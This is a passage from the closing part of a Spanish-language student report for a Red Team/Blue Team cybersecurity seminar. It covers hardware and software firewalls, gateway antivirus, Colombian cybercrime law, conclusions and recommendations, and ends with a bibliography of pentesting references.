Firewall De Hardware Y De Software. Se conoce por FIREWALL como sistemas de protección de nuestro dispositivo con respecto a la red. Cuando hablamos de un **Firewall De Hardware** nos referimos a un dispositivo físico. Es una opción mucho más cara, lógicamente. Su finalidad es bloquear aquellas conexiones que puedan ser peligrosas.

En cambio, un **Firewall De Software** es un programa informático. Es mucho más barato o incluso gratuito. Existen múltiples opciones que podemos instalar en todo tipo de sistemas operativos y dispositivos.

un firewall de software se instala en el dispositivo. Esto quiere decir que, si cogemos nuestro portátil o móvil y lo llevamos a otro lugar, la protección va a seguir ahí. En cambio, un firewall de hardware lo normal es que esté conectado en el Router.[3]



GATEWAY – Antivirus, Gateway aprovecha la función del servidor proxy como un cuello de botella natural para el tráfico web que pasa entre la infraestructura corporativa y el mundo exterior, lo que protege su red corporativa de TI mediante la contención de amenazas de manera temprana y la reducción de su exposición a amenazas.

[2] Centro de Operaciones de PeCERT
[3] https://www.redeszone.net/2019/06/12/diferencias-firewall-hardware-software/

2 VIDEO DE SUSTENTACIÓN SEMINARIO ESPECIALIZADO

Link del Video: https://youtu.be/u-DpSW5qS9Y

Este es el pantallazo de la sustentación del informe técnico final seminario especializado REDTEAM / BLUETEAM

Figura 54 Pantallazo de la Sustentación del Informe Técnico Final

Fuente: Propia Del Autor

CONCLUSIONES

Debido al avance tecnológico, los delitos informáticos están siendo más comunes en los sistemas electrónicos, ya que, en la actualidad los usuarios están realizando mayores consultas, transacciones, descargas, juegos en línea, etc.; los cuales atentan contra la vulnerabilidad de estos.

Alrededor del mundo, existen leyes que regulan y penalizan el manejo indebido de datos e información. Colombia actualmente está regida por varias leyes y decretos, pero la Ley 1273 de 2009 es donde se centraliza en penalizar el hurto informático, la violación de datos, daños informáticos, etc.; para la detección y judicialización de los ciberdelincuentes.

Es interesante afirmar que el mundo informático está fuertemente ligado con las telecomunicaciones, aportando a la humanidad innumerables beneficios. Por ende, es muy importante proteger de la mejor forma la información utilizando herramientas con un análisis que nos permita determinar fallas o debilidades dentro de todo el sistema.

Es por esa razón concluimos que los sistemas siempre van estar expuestos a cualquier ataque cibernético donde nosotros como equipo Red Team y Blue Team debemos detectar y contener al momento ser perpetrado por los ciberdelincuentes, donde esta actividad dejo claro de cómo se vulnera un sistema con las herramientas y procedimientos de Pentesting.

RECOMENDACIONES

La evolución de los Servicios e Infraestructuras de las TI obligan necesariamente a adoptar las nuevas tendencias que emergen en el mercado tecnológico. En este caso no hablamos sólo de los elementos más protegidos sino también de soluciones a medios para facilitar una mayor integración y protección de los datos, es por eso que el avance tecnológico y la variedad de complejidad de los ataques cibernéticos son más comunes en las empresas.

Debido a todo esto recomendamos que los sistemas de contención y detección de vulnerabilidades están cada vez más preparados para incidir, ejecutar, preparar, monitorizar y hasta el mismo tiempo de predecir ataques informáticos, y cada entidad debe contratar o tener un equipo de sistemas confiable como lo son estos dos equipos Red Team/Blue Team, especializado y sobre todo con un manejo ético profesional intachable para que su esquema de seguridad sea seguro de acuerdo a su proceso beneficios y continuidad de su negocio.

Con estos dos equipos debemos realizar medidas de prevención de la ciberseguridad y que además de su alto conocimiento están calificado para defender cada tipo de ataque, además, de implementar buenas prácticas de ciberseguridad, para que toda organización se encuentre protegida y sistematizada en lo que respecta al manejo de la información.

Es por eso que la Ley 1273 de 2009 y la Ley 842 de 2003 determinan mucho en la actuación ética y legal de las personas que conforman el equipo de sistemas de una entidad, lo cual es de fundamental importancia que las empresas y otros organismos que tienen en los sistemas informáticos su principal eje de operación, manejo y almacenamiento de información, desarrollen un sistema organizado de seguridad informática, a fin de prevenir atentados y determinar fallas o debilidades dentro de todo el sistema que podrían ser irreparables.

BIBLIOGRAFIA

Secretaria General Del Senado, LEY 1273 DE 2009 [En línea] Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). Recuperado de: https://copnia.gov.co/sites/default/files/uploads/codigo_etica.pdf

Pentesting, auditoría web, herramientas, Ciberseguridad / diciembre 14, 2017 https://www.yolandacorral.com/pentesting-auditoria-web/

VANEGAS ROMERO, Alfonso Yucenid - Universidad Piloto de Colombia – Pentesting, ¿Porque es importante? [En línea] Disponible en: http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/6286/00005220.pdf?sequence=1

GUILLÉN ZAFRA, José Luis. Introducción al Pentesting. Barcelona, 20 de julio de 2017. pág. 8 [En línea] Disponible en: http://diposit.ub.edu/dspace/bitstream/2445/124085/2/memoria.pdf

PRENAFETA, Javier. Qué es Pentesting y cómo detectar y prevenir ciberataques. 23/08/2018 [En línea] Disponible en: https://www.hiberus.com/crecemos-contigo/que-es-pentesting-para-detectar-y-prevenir-ciberataques/

DPAB, Publicado En 2 agosto 2018, COMANDOS METASPLOIT [En línea] Disponible en: https://blog.ehcgroup.io/2018/08/02/23/22/11/3647/3647/hacking/dpab/

JS. Pentesting: Introducción, Nov 5, 2017, [En línea] Disponible en: https://medium.com/@rootsec/pentesting-introducci%C3%B3n-cb40a8ae67ba

PALMA P, Cristian, Creado 17 Aug 2017 Recolección de información con [MSF] Metasploit [En Línea] Disponible en: https://backtrackacademy.com/articulo/recoleccion-de-informacion-con-msf-metasploit-framework.

QUINTERO, John Freddy. Universidad Nacional Abierta y a Distancia. ECBTI 2020. OVAS - Laboratorio [En línea] Disponible en: https://drive.google.com/drive/folders/10k-TcnJYINZ9q4I9csNBdS49EdCo0sWx

CALDERON Paulino, Nmap.org, File smb-vuln-ms17-010 [En línea] Disponible en: https://nmap.org/nsedoc/scripts/smb-vuln-ms17-010.html
WATSON Gavin, MASON Andrew y ACKROYD Richard, Spear phishing, Social Engineering Penetration Testing, SYNGRESS - 2014. [En línea] Disponible en: https://www.amazon.com/Social-Engineering-Penetration-Testing-Assessments/dp/0124201245

How to Detect CVEs Using Nmap Vulnerability Scan Scripts OCT 31 2019 · BY SECURITYTRAILS TEAM [En línea] Disponible en: https://securitytrails.com/blog/nmap-vulnerability-scan

Demonstration of how to install Nessus on Kali Linux 2018.4, running on VirtualBox, 8 feb. 2019 [En línea] Disponible en: https://youtu.be/FcW2s7VpBio

RSI Security, WHAT IS THE CENTER FOR INTERNET SECURITY (CIS)? July 13, 2020 [En línea] Disponible en: https://blog.rsisecurity.com/what-is-the-center-for-internet-security-cis/

cldrn/nmap-nse-scripts, Latest commit c17084a on 4 Jul 2017, [En línea] Disponible en: https://github.com/cldrn/nmap-nse-scripts/blob/master/scripts/smb-vuln-ms17-010.nse